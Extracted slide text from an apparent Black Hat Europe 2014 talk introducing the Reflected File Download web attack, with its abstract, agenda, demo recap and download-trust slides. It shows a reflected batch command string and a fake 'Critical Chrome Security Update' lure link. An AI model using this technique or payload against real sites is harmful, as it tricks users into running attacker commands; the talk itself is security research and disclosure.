



Reflected File Download

A New Web Attack Vector


Oren Hafif
Security Researcher
Trustwave Spiderlabs

Download executable files
from
Google.com & Bing.com

File executes, No warnings
and
Gains control *over the* Machine

Reflected File Download

RFD is a web attack vector that enables attackers to gain complete control over a victims machine by virtually downloading a file from a trusted domain.



Oren Hafif

11 mins · Tel Aviv ·

Critical Chrome Security Update

<https://www.google.com/s;/ChromeSetup.bat;...>

www.google.com

GOOGLE.COM

Like · Comment · Share


Write a comment...

Chat (Off)

ChromeSetup.bat

Show all downloads...

```
C:\Users\ohafif\Downloads>["\" || shutdown -r -t 59 | md || timeout 5 | md || shutdown -a || ",[],{"t":  
KCw17dVWIhHqt8"}]  
'["\"' is not recognized as an internal or external command,  
operable program or batch file.  
The syntax of the command is incorrect.  
The syntax of the command is incorrect.
```



Get your hands on that whitepaper!

Reflected File Download A New Web Attack Vector

Oren Hafif
Security Researcher
Trustwave's SpiderLabs
ohafif@trustwave.com
Revision 1 (October 7, 2014)

Abstract

Attackers would LOVE having the ability to upload executable files to domains like Google.com and Bing.com. How cool would it be for them if their files are downloaded without ever being uploaded! Yes, download without upload! RFD is a new web based attack that extends reflected attacks beyond the context of the web browser. Attackers can build malicious URLs which once accessed, download files, and store them with any desired extension, giving a new malicious meaning to reflected input, even if it is properly escaped. Moreover, this attack allows running shell commands on the victim's computer.

How bad is it? By using this attack on Google.com, Bing.com

computer.
attack allows running shell commands on the victim's
reflected input" when it is properly escaped. However,
with any desired extension. Using a new technique, we

@orenhafif

@spiderlabs

blog.spiderlabs.com



2 ½ Months Ago...






black hat[®]
EUROPE 2014





Security Professionals



<http://thechive.com/2009/02/14/these-people-exist-part-3-25-photos/>


black hat
EUROPE 2014

Two Major Conferences

Every summer in Vegas



Black Hat



Competing
Conference
Name



Security Professionals

That's Me!

Wow!

It is scary!

Reflected File Download
uses the dark side of the
force!

<http://thechive.com/2009/02/14/these-people-exist-part-3-25-photos/>


black hat
EUROPE 2014

There is nothing more joyful for a security professional...



RIGHT?

...than being told that you are **RIGHT**
by other security professionals!



Reflected File Download

A New Web Attack Vector

Oren Hafif
Security Researcher
Trustwave Spiderlabs

Agenda

- Objectives
- Understand RFD
 - What?
 - Why?
 - How?
- Advanced Exploitation

Agenda - **What** is RFD?

- DEMO!
- Analysis of the demo



Agenda – **Why** RFD?

- **Motivation**
- **RFD exploitation capabilities and implications**
- **Trust Model for web downloads**

Agenda – **How** RFD?

- How to Detect?
- How to Exploit?
- How to Prevent?



[✓] #78 – add cat pictures to slides

About Myself...



> Age.round(**28**)=**30**



About Myself...


Google



PayPal™

 Microsoft

Ore



Ha



if

IBM®

 Adobe

SAP

ORACLE®

 **black hat**
EUROPE 2014



OBJECTIVES

BREAKERS



DETECT
AND
REPORT
RFD ISSUES

DEFENDERS


PREVENT
AND BLOCK
RFD
ATTACKS



BUILDERS




DEVELOP
SECURE
APIS and
WEB APPS




Windows Calculator



DEMO





Demo: Let's talk about it...

- User clicked on a valid link to Google.com
- A malicious file got downloaded from Google.com
- The file executes immediately, once clicked.
- Windows calculator popped up (Pwned)!

No upload takes place...

A file is being downloaded...



Uploadless Downloads!

RFD Implications (Why?)

- **Gain full control over the user's machine**
- Confidentiality – steal everything, install trojans
- Availability – delete everything, use cryptolockers
- Integrity – impersonate the user/website.
- Chrome: Get back into the Browser with Super Powers.



HOW DO WE TRUST DOWNLOADS?


Top 150 Largest Banks (USA)

Following are the 150 U.S. financial institutions with the most deposits as of 31 Dec 2008 (in billions of U.S. dollars). For updated information, go to www.fdic.gov. Note: Click on the bank or credit union's name to go directly to their website.


Source: American Banker, 2009.

Rank	Name	Headquarters	Deposits (billions)
1	JP Morgan Chase & Co.	New York, NY	\$1,009
2	Bank of America	Charlotte, NC	\$884
3	Wells Fargo	San Francisco, CA	\$785


The Web Model of Trust



The Web Model of Trust




The Web Model of Trust




How do we trust downloads?



Scenario A




Scenario B





WHICH ONE WOULD YOU TRUST?

WHAT MAKES YOU TRUST A DOWNLOAD?





4 OUT OF 5
